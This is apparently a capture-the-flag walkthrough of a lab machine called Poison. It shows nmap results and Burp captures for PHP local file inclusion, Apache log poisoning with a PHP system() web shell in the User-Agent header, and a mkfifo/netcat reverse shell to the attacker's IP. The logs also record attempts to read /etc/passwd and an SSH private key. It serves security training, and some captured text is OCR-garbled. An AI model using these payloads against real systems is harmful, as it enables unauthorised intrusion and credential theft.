

Poison

Synopsis

Poison focuses mainly on log poisoning and port forwarding/tunnelling. The machine is running FreeBSD which presents a few challenges for novice users as many common binaries from other distros are not available

Skills

- Knowledge of Linux
- Understanding of PHP local file inclusion
- Apache log poisoning
- Tunnelling ports over SSH

Exploitation

As always we start with the nmap to check what services/ports are open


```
(root@kali) [~]# nmap -A 10.10.10.84
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-14 21:21 EDT
Nmap scan report for 10.10.10.84 (10.10.10.84)
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
|_ ssh-hostkey:
|   2048 e33b7d3c8f4b8cf9cd7fd23ace2dffb (RSA)
|   256 4ce8c602bdfc83ffcf98001547d228172 (ECDSA)
|_  256 0b8fd57185901385618beb34135f943b (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=7/14%OT=22%CT=1%CU=39405%PV=Y%DS=2%DC=T%G=Y%TM=64B1F60
OS:5%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%CI=Z%II=RI%TS=22)S
OS:EQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%TS=20)OPS(O1=M53CNW6ST11%O2=M53CNW6ST1
OS:1%O3=M280NW6NNT11%O4=M53CNW6ST11%O5=M218NW6ST11%O6=M109ST11)WIN(W1=FFFF%
OS:W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%DF=Y%T=40%W=FFFF%O=M53CN
OS:W6SLL%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%
OS:T=40%W=FFFF%S=0%A=S+%F=AS%O=M109NW6ST11%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A
OS:%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD
OS:=G)IE(R=Y%DFI=S%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

TRACEROUTE (using port 23/tcp)
HOP RTT ADDRESS
1 127.45 ms 10.10.14.1 (10.10.14.1)
2 88.17 ms 10.10.10.84 (10.10.10.84)
```

We can see only two ports open, let us then start from the web port cuz it has much broader attack surface

Opening the browser presents us with some basic page allowing us to view some of the PHP files



Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

Scriptname:

```
GET /browse.php?file=ini.php HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.10.84/
Upgrade-Insecure-Requests: 1

1 HTTP/1.1 200 OK
2 Date: Sat, 15 Jul 2023 01:39:21 GMT
3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
4 X-Powered-By: PHP/5.6.32
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7 Content-Length: 20456
8
9 Array
10 (
11 [allow_url_fopen] => Array
12 (
13 [global_value] => 1
14 [local_value] => 1
15 [access] => 4
16 )
17
18 [allow_url_include] => Array
19 (
20 [global_value] => 0
21 [local_value] => 0
22 [access] => 4
23 )
24
25 [always_populate_raw_post_data] => Array
26 (
27 [global_value] => 0
28 [local_value] => 0
29 [access] => 6
30 )
31
32 [arg_separator.input] => Array
33 (
34 [global_value] => &
35 [local_value] => &
36 [access] => 6
```

After inspecting how the application works, the conclusion is - it's a perfect opportunity for PHP local file inclusion attack

Let us verify if the application is vulnerable for that kind of attack

Pretty	Raw	Hex
<pre>1 GET /browse.php?file=php://filter/convert.base64-encode/resource=index.php 2 HTTP/1.1 3 Host: 10.10.10.84 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate 9 Connection: close 10 Referer: http://10.10.10.84/ 11 Upgrade-Insecure-Requests: 1</pre>		

Pretty	Raw	Hex	Render
<pre>1 HTTP/1.1 200 OK 2 Date: Sat, 15 Jul 2023 01:40:31 GMT 3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32 4 X-Powered-By: PHP/5.6.32 5 Content-Length: 388 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 PGh0bWw+Cjx1b2R5Pgo8aDE+VGltcG9yYXJ5IHd1YnNpdGUGdG8gdGVzdCBsb2NhbnCAucGhwIHJjcm1wdH 10 MuPC9oMT4KU210ZXNpdG8gYmUgdGVzdGVkO1BpbmKucGhwLDBpbnZvLnBocCwgbG1zdGZpbGVzLnBocCwg 11 cGhwYW5mb3Y5aHAKCjwvYm9keT4KPC9odG1sPgoKPGZvc0gYWN0aW9uPSIvYnJvd3N1LnBocCIgbWV0aG 12 9kPSJHRVQ1PgoJU2NyaXB0bmFtZTogPG1ucHV0IHRS5cGU9InR1eHQ1IG5hbWU9ImZpbGU1Pjxicj4KCTxp 13 bnB1dCB0eXB1PSJzdWJtaXQ1IHZhbHV1PSJTdWJtaXQ1Pgo8L2Zvc0+Cg==</pre>			

And we successfully performed PHP local file inclusion, what resulted in extracting a content of files that we shouldn't be seeing

Pretty	Raw	Hex
<pre>1 GET /browse.php?file=php://filter/convert.base64-encode/resource=index.php 2 HTTP/1.1 3 Host: 10.10.10.84 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate 9 Connection: close 10 Referer: http://10.10.10.84/ 11 Upgrade-Insecure-Requests: 1</pre>		

Pretty	Raw	Hex	Render
<pre>1 HTTP/1.1 200 OK 2 Date: Sat, 15 Jul 2023 01:40:31 GMT 3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32 4 X-Powered-By: PHP/5.6.32 5 Content-Length: 388 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 PGh0bWw+Cjx1b2R5Pgo8aDE+VGltcG9yYXJ5IHd1YnNpdGUGdG8gdGVzdCBsb2NhbnCAucGhwIHJjcm1wdH 10 MuPC9oMT4KU210ZXNpdG8gYmUgdGVzdGVkO1BpbmKucGhwLDBpbnZvLnBocCwgbG1zdGZpbGVzLnBocCwg 11 cGhwYW5mb3Y5aHAKCjwvYm9keT4KPC9odG1sPgoKPGZvc0gYWN0aW9uPSIvYnJvd3N1LnBocCIgbWV0aG 12 9kPSJHRVQ1PgoJU2NyaXB0bmFtZTogPG1ucHV0IHRS5cGU9InR1eHQ1IG5hbWU9ImZpbGU1Pjxicj4KCTxp 13 bnB1dCB0eXB1PSJzdWJtaXQ1IHZhbHV1PSJTdWJtaXQ1Pgo8L2Zvc0+Cg==</pre>			

Request	Response
<pre> Pretty Raw Hex 1 GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1 2 Host: 10.10.10.84 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q= 0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://10.10.10.84/ 9 Upgrade-Insecure-Requests: 1 10 11 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sat, 15 Jul 2023 01:49:19 GMT 3 Server: Apache/2.4.29 (FreeBSD), PHP/5.6.32 4 X-Powered-By: PHP/5.6.32 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 Content-Length: 17132 8 9 10 192.168.253.133 - - [24/Jun/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0" 11 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-" 12 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-" 13 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 14 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 15 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-" 16 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /HNAPI HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 17 10.10.14.16 - - [14/Jul/2023:16:33:59 +0200] "GET / HTTP/1.0" 200 289 "-" "-" 18 10.10.14.16 - - [14/Jul/2023:16:34:32 +0200] "PROPFIND / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 19 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 20 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "OPTIONS / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 21 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "POST / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 22 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "GET /.git/HEAD HTTP/1.1" 404 207 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 23 10.10.14.16 - - [14/Jul/2023:16:34:35 +0200] "\x16\x03\x01\x02" 400 226 "-" "-" 24 10.10.14.16 - - [14/Jul/2023:16:34:35 +0200] "\x16\x03\x01\x02" 400 226 "-" "-" 25 10.10.14.16 - - [14/Jul/2023:16:34:37 +0200] "NODX / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 26 10.10.14.16 - - [14/Jul/2023:16:34:37 +0200] "GET /evox/about HTTP/1.1" 404 208 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" </pre>

Request	Response
<pre> Pretty Raw Hex 1 GET /browse.php?file=/var/log/httpd-access.log&cmd=id HTTP/1.1 2 Host: 10.10.10.84 3 User-Agent: <?php system(\$_GET['cmd'])?> 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q= 0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Referer: http://10.10.10.84/ 9 Upgrade-Insecure-Requests: 1 10 11 </pre>	<pre> Pretty Raw Hex Render 111 10.10.14.47 - - [15/Jul/2023:03:47:24 +0200] "GET /browse.php?file=php://filter/convert_base64-encode/resource=/home/charix/.ssh/id _rsa HTTP/1.1" 200 472 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 112 10.10.14.47 - - [15/Jul/2023:03:47:34 +0200] "GET /browse.php?file=php://filter/convert_base64-encode/resource=index.php HTTP/1.1" 200 388 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 113 10.10.14.47 - - [15/Jul/2023:03:47:49 +0200] "GET /browse.php?file=php://filter/convert_base64-encode/resource=listfiles.php HTTP/1.1" 200 120 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 114 10.10.14.47 - - [15/Jul/2023:03:48:07 +0200] "GET /browse.php?file=etc/passwd HTTP/1.1" 200 1894 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 115 10.10.14.47 - - [15/Jul/2023:03:48:40 +0200] "GET /browse.php?file=/etc/apache2/sites-available/000-default.conf HTTP/1.1" 200 437 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 116 10.10.14.47 - - [15/Jul/2023:03:49:07 +0200] "GET /browse.php?file=/etc/apache2/sites-available/default HTTP/1.1" 200 419 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 117 10.10.14.47 - - [15/Jul/2023:03:49:16 +0200] "GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1" 200 393 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 118 10.10.14.47 - - [15/Jul/2023:03:49:19 +0200] "GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1" 200 17132 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0" 119 10.10.14.47 - - [15/Jul/2023:04:09:12 +0200] "GET /browse.php?file=/var/log/httpd-access.log&cmd=id HTTP/1.1" 200 17340 "http://10.10.10.84/" "uid=80(www) gid=80(www) groups=80(www)" 120 " 121 10.10.14.47 - - [15/Jul/2023:04:09:22 +0200] "GET /browse.php?file=/var/log/httpd-access.log?cmd=id HTTP/1.1" 200 409 "http://10.10.10.84/" "uid=80(www) gid=80(www) groups=80(www)" 122 " 123 </pre>

After confirming the remote code execution, the next step is to get a reverse shell on the system

Request	Response
<pre> Pretty Raw Hex GET /browse.php?file=/var/log/httpd-access.log&cmd= rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f/bin/sh+-i+2>%261[nc+10.10.14.47+5555+>+/tm p/f HTTP/1.1 Host: 10.10.10.84 rm/tmp/f;mkfifo /tmp/f;cat /tmp/f /bin/sh -i 2>&1[nc 10.10.14.47 5555 > /tmp/f User-Agent: <?php sy Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q= 0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Referer: http://10.10.10.84/ Upgrade-Insecure-Requests: 1 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Sat, 15 Jul 2023 02:16:16 GMT :he/2.4.29 (FreeBSD) PHP/5.6.32 /: PHP/5.6.32 Press 'F2' for focus Content-Type: text/html; charset=UTF-8 10 192.168.253.133 - - [24/Jun/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0" 11 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-" 12 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-" 13 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 14 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 15 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-" 16 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET /HNAP1 HTTP/1.1" 404 203 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 17 10.10.14.16 - - [14/Jul/2023:16:33:59 +0200] "GET / HTTP/1.0" 200 289 "-" "-" 18 10.10.14.16 - - [14/Jul/2023:16:34:32 +0200] "PROPFIND / HTTP/1.1" 200 289 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 19 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "GET / HTTP/1.1" 200 289 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 20 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "OPTIONS / HTTP/1.1" 200 289 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 21 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "POST / HTTP/1.1" 200 289 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 22 10.10.14.16 - - [14/Jul/2023:16:34:33 +0200] "GET /.git/HEAD HTTP/1.1" 404 207 Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 23 10.10.14.16 - - [14/Jul/2023:16:34:35 +0200] "\x16\x03\x01\x02" 400 226 "-" "-" 24 10.10.14.16 - - [14/Jul/2023:16:34:35 +0200] "\x16\x03\x01\x02" 400 226 "-" "-" 25 10.10.14.16 - - [14/Jul/2023:16:34:37 +0200] "NODX / HTTP/1.1" 200 289 "-" Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 26 10.10.14.16 - - [14/Jul/2023:16:34:37 +0200] "GET /evox/about HTTP/1.1" 404 208 Mozilla/5.0 (compatible; Nmap Scripting Engine; </pre>

```

# nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.47] from (UNKNOWN) [10.10.10.84] 36734
sh: can't access tty; job control turned off
$ whoami
www
$ which python
$ which python3
$ script -qc /bin/bash 2>/dev/null
$ python -c "import pty;pty.spawn('/bin/bash')"
/bin/sh: python: not found
$ python3 -c "import pty;pty.spawn('/bin/bash')"
/bin/sh: python3: not found
$ id
uid=80(www) gid=80(www) groups=80(www)
$ █

```

And we got an access to the system